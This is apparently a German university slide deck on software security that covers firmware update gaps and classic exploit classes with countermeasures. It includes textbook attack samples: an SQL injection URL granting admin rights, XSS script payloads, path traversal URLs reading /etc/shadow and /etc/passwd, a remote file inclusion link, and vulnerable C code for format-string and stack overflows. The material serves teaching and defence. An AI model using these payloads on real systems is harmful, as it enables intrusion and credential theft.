

# Software Security

Kryptographie und IT Sicherheit SS 2018

---

Dmitrii Polianskii, Manuel Klappacher

Universität Salzburg

1. Einleitung
2. Exploits
  - 2.1 SQL Injection
  - 2.2 Cross Site Scripting
  - 2.3 Path Traversal Attack
  - 2.4 Format String Attack
  - 2.5 Overflows
    - Buffer Overflows
    - Stack Overflows
    - Heap Overflows
    - Integer Overflows


# Einleitung

---

# Wie entstehen Fehler und Sicherheitslücken?

- Programmierfehler
  - Treten sehr häufig auf
  - Logische Fehler, syntaktische Fehler, lexikalische Fehler
  - Zeitdruck
  - Mangelnde Kenntniss
  - Keine ausreichenden Tests
- Compilerfehler
  - Treten nicht sehr häufig auf
- Absichtlich platzierte Backdoors
  - Sehr schwer nachzuweisen - wie Unterscheidet man Fehler von böswilliger Absicht?
  - Werden auch von anderen Teilnehmern entdeckt und von Kriminellen dann für ihre Zwecke missbraucht
- Zuviel Komplexität
  - Komplexe Systeme kann keiner mehr überblicken
  - schwer über Sicherheit argumentierbar

Most commonly exploited applications worldwide as of 3rd quarter 2017



Quelle: [www.statista.com](http://www.statista.com)

- Programmcode kann überprüft werden, Sicherheitslücken fallen leichter auf
- Erschwert implementierung von Backdoors
- Software kann von der Community weiterentwickelt oder geforkt werden
- Bestimmte Funktionen können abgedreht werden

- Gerät wurde bereits verkauft, kein Interesse des Herstellers an Updates
- Zu viele verschiedene Geräte - Unmöglicher Verwaltungsaufwand
  - Alleine Samsung hat bis 2014 56 verschiedene Smartphones pro Jahr herausgebracht
- Firmware agiert in Schicht unter Betriebssystem - Angriffe können vom Benutzer nicht erkannt oder verhindert werden
- Firmware meist Closed Source - keine Weiterentwicklung der Community

# Sicherheitslücken in Firmware - Beispiele

- BadUSB - Eingabegeräte, USB-Sticks, Speichermedien, Kameras, ...
- Intel ME - Betriebssystem im Prozessor (AMD PSP)
  - Funktionsweise undokumentiert
  - Kritische Lücke 2017 entdeckt
  - NSA und Google haben Intel ME abgeschaltet auf ihren Geräten
- Android
  - praktisch alle Android Geräte ohne Sicherheitupdates
- Router, Smart TV's, IoT-Devices - Millionen angreifbare Geräte in Haushalten, Firmen und Behörden



# Smartphones Sicherheitsupdates

## Global security update availability for Smartphones

(January/February 2018 Report)

| OS       | Brand             | Shortest time to publish a SU |                           | Max worldwide availability delay** |                | SU is carrier independent for ALL devices | Support duration for security updates (2016) | Support duration for security updates (2017) |           | Devices SU's availability rate after 1 Month*** |
|----------|-------------------|-------------------------------|---------------------------|------------------------------------|----------------|---|--|--|-----------|---|
|          |                   | For the first device          | For all supported devices | Manufacturer Update                | Carrier Update |   |  | Minimum                                      | Maximum   |   |
| iOS      | Apple             | Day(s)                        | Day(s)                    | 1 Day                              | -              | Yes                                       | 5 years                                      | 4 years*                                     | 5 years   | ALL devices                                     |
| Windows  | Microsoft / Nokia | Day(s)                        | Day(s)                    | 1 Day                              | -              | Yes                                       | 3 years                                      | 4 years                                      |           | ALL devices                                     |
| PrivatOS | Silent Circle     | Weeks/Month*                  | N/A                       | 1 Day                              | -              | Yes                                       | 3 years                                      | 3 years                                      |           | ALL devices                                     |
| Android  | Essential         | Day(s)                        | N/A                       | 1 Day                              | Month(s)*      | No  | N/A  | 3 years (Expected)*                          |           | High  |
|          | Google            | Day(s)                        | Day(s)                    | 2 weeks*                           | Month(s)       | No  | 2 years                                      | 3 years                                      |           | High  |
|          | BlackBerry        | Week(s)                       | Week(s)                   | Week(s)                            | Month(s)       | No  | 2 years                                      | 2 years                                      |           | Medium/High                                     |
|          | Nokia (HMD)       | Week(s)                       | 1 Month                   | Week(s)                            | Month(s)       | No  | N/A  | 2 years (Expected)*                          |           | Medium/High                                     |
|          | Sony              | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1,5 years                                    | 1,5 years                                    | 2 years   | Medium/High                                     |
|          | FairPhone         | Week(s)*                      | N/A                       | 1 Day*                             | -              | Yes                                       | 1,5 years*                                   | 2 years*                                     |           | ALL devices but partially updated*              |
|          | Huawei            | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1,5 years                                    | 2,5 years | Medium/Low                                      |
|          | LG                | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1,5 years                                    | 2,5 years | Medium/Low                                      |
|          | Samsung           | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 2,5 years | Medium/Low                                      |
|          | Asus              | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 1,5 years | Low   |
|          | Motorola (Lenovo) | Week(s)                       | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 2 years   | Low   |
|          | OnePlus           | Month(s) *                    | Month(s)                  | Quarter(s)                         | -              | Yes                                       | 1/1,5 years                                  | 1,5 years                                    | 2 years   | Low & partially updated*                        |
|          | Honor (Huawei)    | Month(s)                      | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 1,5 years | Low   |
|          | HTC               | Month(s)                      | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 1,5 years | Low   |
|          | Blu (Tinnio)      | Month(s)                      | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 1,5 years | None  |
|          | Wiko (Tinnio)     | Month(s)                      | Month(s)                  | Quarter(s)                         | Quarter(s)     | No  | 1/1,5 years                                  | 1 year                                       | 1,5 years | None  |

SU = Security Update. After a high or critical security breach has been unveiled.

\* Apple : They stopped supporting iPhone 5C in 2017 after 4 years, all other devices since iPhone 4S (2011) have been supported for 5 years.

\* Silent Circle announcement : "Critical vulnerabilities are patched within 72 hours of detection or reportin", but January 2018 security patch was available only after a delay of 1 month.

\* Essential : Most of US and Canadian carrier push update directly from Essential, or in only few days/weeks, but some carriers can also take months (like Telus).

\* Essential & Nokia : They started selling phones in 2017. We have indicated the official support announced.

\* Google : Delay from official security policy <https://support.google.com/nexus/answer/4457705>

\* Fairphone : Lasts updates doesn't cover all security vulnerability for January/February (Cover only 50% high-critical security vulnerability)

\* Fairphone, duration for SU : FairPhone 1 had only 1,5 years of support (Until August 2015), FairPhone 2 had in 2017 2 years of support.

\* OnePlus : deploy partial updates for limited high-critical security updates every month. Full security update are usually every 2 months.

# Exploits

---

Code Injection ist das ausnutzen von Bugs durch Eingabe von ungewollten Parametern, um dadurch die Ausführung zu verändern. Kann folgende Auswirkungen haben:

- Daten in SQL Tabellen verändern
- Installieren von Malware durch Server-Scripting Code zB. PHP
- Root Privilegien bekommen, durch Shell Injection oder Windows Service
- Angriff auf Web User durch Cross-Site-Scripting in HTML/JS

Kann erschwert werden durch:

- API's benutzen, die sicher gegenüber allen Symbolen sind, indem der Eingabestring compiliert und gefiltert wird.
- Whitelisting von erwünschten Parametern

Ausnutzen von Sicherheitslücken in Zusammenhang mit SQL-Datenbanken. Ziele:

- Daten auszuspähen oder zu verändern
- Kontrolle über Server zu erhalten

# SQL Injection - Beispiel

Es wird zusätzlicher Code bei Aufruf eingeschleust, der die Benutzertabelle modifiziert.

| Erwarteter Aufruf |  |
|-------------------|--|
| Aufruf            | http://webserver/cgi-bin/find.cgi?ID=42  |
| Erzeugtes SQL     | SELECT author, subject, text FROM artikel WHERE ID=42;   |
| SQL-Injection     |  |
| Aufruf            | http://webserver/cgi-bin/find.cgi?<br>ID=42;UPDATE+USER+SET+TYPE="admin"+WHERE+ID=23               |
| Erzeugtes SQL     | SELECT author, subject, text FROM artikel WHERE<br>ID=42;UPDATE USER SET TYPE="admin" WHERE ID=23; |

Bei Cross-Site Scripting (XSS) werden Sicherheitslücken in Webanwendungen ausgenutzt um schadhaften Code in sonst vertrauenswürdigen Websites einzubinden. Das ist der Fall wenn es nicht Vertrauenswürdigen Dritten erlaubt ist, Daten und Code hochzuladen.

Ziele:

- Benutzerkonten zu übernehmen
- Daten (Identitätsdiebstahl)

Der Browser des Benutzers kann nicht zwischen schädlichem und gewünschtem Code unterscheiden.

# Cross Site Scripting - reflektierte Angriffe

Eine Benutzereingabe wird direkt vom Server wieder zurück gesendet. Wenn diese Eingabe Scriptcode enthält, die vom Browser des Nutzers interpretiert wird, kann dort Schadcode ausgeführt werden. Beispiel: Suchfunktion.

```
http://example.com/?suche=Suchbegriff
```

```
http://example.com/?suche=<script type=
    "text/javascript">alert("XSS")</script>
```

```
<p>Sie suchten nach: <script type=
    "text/javascript">alert("XSS")</script></p>
```

Ausgenutzt wird das dynamisch generierte Websites ihren Inhalt an übergebene Eingabewerte anpassen, durch HTTP-GET und HTTP-POST. Dieser Typ heisst auch nicht-persistent, da der Schadcode nur temporär bei der jeweiligen Generierung der Website eingeschleust wird.



Unterscheidet sich von reflektierenden Angriffen nur dadurch, dass der Schadcode auf dem Server gespeichert wird, wodurch er bei jeder Anfrage asugeführt wird. Ist bei Webanwendungen möglich, die Benutzereingaben serverseitig ohne Prüfung speichern und diese später wieder ausliefert. Beispiel Posting auf Website:

```
Eine sehr gutes Produkt!<script type=  
  "text/javascript">alert("XSS")</script>
```

Webapplikation auf dem Server ist hier nicht beteiligt, wird auch lokales XSS genannt. Somit auch statische HTML Seiten mit JavaScript unterstützung anfällig für diesen Angriff.

- Anstatt Blacklist mit bösen Eingaben zu führen, besser Whitelist mit guten Eingaben. Da die Anzahl der Angriffsmethoden nicht bekannt ist.
- HTML-Metazeichen durch Zeichenreferenzen ersetzen, damit sie als normale Zeichen behandelt werden
- Sicher programmierte Anwendung sind Web Application Firewalls (WAF) vorzuziehen.

# Path Traversal Attack

Ein HTTP Angriff, bei dem ein Angreifer Zugriff auf gesperrte Verzeichnisse gewinnt und Code ausserhalb des Web Root Verzeichnisses ausführt.

Web Container Encoding:

```
..%c0%af represents ../  
..%c1%9c represents ..\
```

Null bytes %00 können injeziert werden um Dateinamen zu terminieren.

```
?file=secret.doc%00.pdf
```

Java sieht .pdf, Betriebssystem sieht .doc

# Path Traversal Attack - Beispiele

Beispiel Zugriff auf Dateien:

```
http://some_site.com.br/get-files.jsp?file=report.pdf  
http://some_site.com.br/some-page.asp?page=index.html
```

UNIX Passwort abgreifen:

```
http://some_site.com.br/../../../../etc/shadow  
http://some_site.com.br/get-files?file=/etc/passwd
```

Auch möglich Dateien und Scripte von externen Websites einzubinden:

```
http://some_site.com.br/some-page?page=http://other-site.com.br/other-page.htm/malicious-code.php
```

- Nutzereingaben vermeiden wenn möglich, bei Datei System Aufrufen
- Indexes anstatt Dateinamen verwenden, für Benutzereingaben
- Nutzer soll nicht ganzen Pfad eingeben können, mit eigenem Pfad umgeben
- Pfade normalisieren
  - "." Segmente entfernen
  - ".." - Segmente die ein nicht-".." Segment dafor haben werden entfernt
  - Wenn Pfad relative und das erste Segment enthält ein ":"  
Charackter dann wir ein "." vorangestellt

Format Funktion ist eine ANSI C Funktion, um primitive Variablen in eine lesbare Ausgabe konvertieren. z.B. *printf*, *fprintf*

- Sind C/C++ Probleme
- treten heute nicht sehr häufig auf, da sie sich sehr leicht erkennen lassen

Ziele:

- Programmcrash
- Schadcode ausführung

# Format String Attack - Beispiel I

```
int main (int argc, char **argv)
{
    char buf [100];
    int x = 1 ;

    snprintf ( buf, sizeof buf, argv [1] ) ;
    buf [ sizeof buf -1 ] = 0;

    printf (    Buffer size is: (%d)
              \nData input: %s \n    , strlen (buf) , buf ) ;

    printf (    X equals: %d/ in
              hex: %#x\nMemory address
              for x: (%p) \n    , x, x, &x) ;

    return 0 ;
}
```



# Format String Attack - Beispiel II

Erwartete Eingabe:

```
./formattest   B o b
```

Ausgabe:

```
Buffer size is (3)
Data input : Bob
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

# Format String Attack - Beispiel III

Schwachstelle ausgenutzt, %x := Ausgabe Hexadezimal:

```
./formattest   B o b  %x %x
```

Anstatt %x Wert von Bob auszugeben, gibt nun auch den Inhalt der Speicher Adresse aus:

```
Buffer size is (14)
Data input : Bob bffff 8740
X equals: 1/ in hex: 0x1
Memory address for x (0xbffff73c)
```

*printf* Argument sieht nun folgendermaßen aus:

```
printf (   Buffer size is: (%d) \n Data input:
        Bob %x %x \n      , strlen (buf) , buf ) ;
```

Durch Programmfehler werden zu große Datenmengen in einen zu klein reservierten Speicherbereich geschrieben. (Buffer oder Stack, auch Pointer).

→ Daten werden überschrieben:

- Schadcode wird ausgeführt
- Absturz des Programms
- Beschädigung oder Verfälschung von Daten

Zum Beispiel die Rücksprungadresse eines Unterprogrammes wird überschrieben.

Begünstigt durch Van Neumann Architektur, Daten und Programm im selben Speicher.

- Compilierte und assemblierte Sprachen anfällig
- Anfällige Sprachen, z.B. C/C++
- Unsichere Libraries in C/C++
- Unsicheres Behandeln von Strings und Arraygrößen

Schutzmaßnahmen:

- Type-Safe Programmiersprachen verwenden, welche Memory Management zB Java, Python, Ruby,...
- Überprüfen auf Overflows bei User Eingaben
- in C sichere Methoden verwenden, *get\_s* anstatt *get*.

# Buffer Overflows - Type-Safe Sprachen

Compiler stellt Typsicherheit her, indem Datentypen geprüft werden, damit keine Typverletzungen entstehen. Wenn Typverletzungen spätestens zur Laufzeit erkannt werden, spricht man von Typsicheren Programmiersprachen.

Beispiel String in Python, es reicht der Variable einen String zuzuweisen.

```
mystring = "This is my string"
```

Beispiel in C, es muss der Typ deklariert und auch der Speicher manuell reserviert werden.



```
char mystring[20] = "This is my string";
```

Wenn man in C nun einen 30 Byte String zuweist entsteht eine Overflow Situation.

# Buffer Overflows - Compiler Maßnahmen

Moderne Compiler wie neue Versionen des GNU C-Compilers erlauben die Aktivierung von Überprüfungscode-Erzeugung bei der Übersetzung.

- Zufallsvariable erstellt und überprüft, bei Veränderung wurde auch die RA überschrieben.
- Kopie der Rücksprungadresse wird unterhalb lokaler Variablen abgelegt.



reserved frame

# Stack Overflows

Die Rücksprungadresse eines Unterprogramms und dessen lokale Variablen werden auf einen als Stack bezeichneten Bereich zu gelegt.

```
void input_line()  
{  
    char line[1000];  
    if (gets(line))  
        puts(line);  
}
```

## Rücksprungadresse

1000. Zeichen

... ..

3. Zeichen

2. Zeichen

1. Zeichen

← Stackpointer

## modifizierte Rücksprungadresse

line, 1000. Zeichen

...

line, 5. Zeichen

drittes Byte im Code

line, 4. Zeichen

zweites Byte im Code

line, 3. Zeichen

Ziel der Rücksprungadresse, Programmcodestart

line, 2. Zeichen

line, 1. Zeichen

← Stackpointer



# Buffer Overflows - Heap Overflows

Ist ein Buffer Overflow, der im Heap Bereich stattfindet.

- Daten werden zur Laufzeit gespeichert (malloc)
- Kein Limit, ausser RAM Größe
- in iOS Jailbreaks verwenden Heap Overflows um Code in den Kernel zu injizieren


Gegenmaßnahmen:

- Code und Daten trennen mit Prozessoren - NX-bit - No Execute Bit
- Betriebssysteme mit ASLR - Address Space Layout Randomization
- Checks im Heap Manager

# Integer Overflows

Entstehen wenn Operationen auf Integer die maximale Größe überschreiten. z.B. arithmetische oder cast Operationen.

- testen ob Maximaler Wert überschritten ist
- Typen beachten, signed unsigned
- muss von Hand gemacht werden, keine nativen Methoden in Programmiersprachen
- in Java BigInt verwenden



- [wikipedia.org](https://wikipedia.org)
- [owasp.org](https://owasp.org)
- [https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize\(\)](https://docs.oracle.com/javase/7/docs/api/java/net/URI.html#normalize())
- <https://www.statista.com/statistics/434880/cyber-crime-exploits/>

Vielen Dank für ihre Aufmerksamkeit!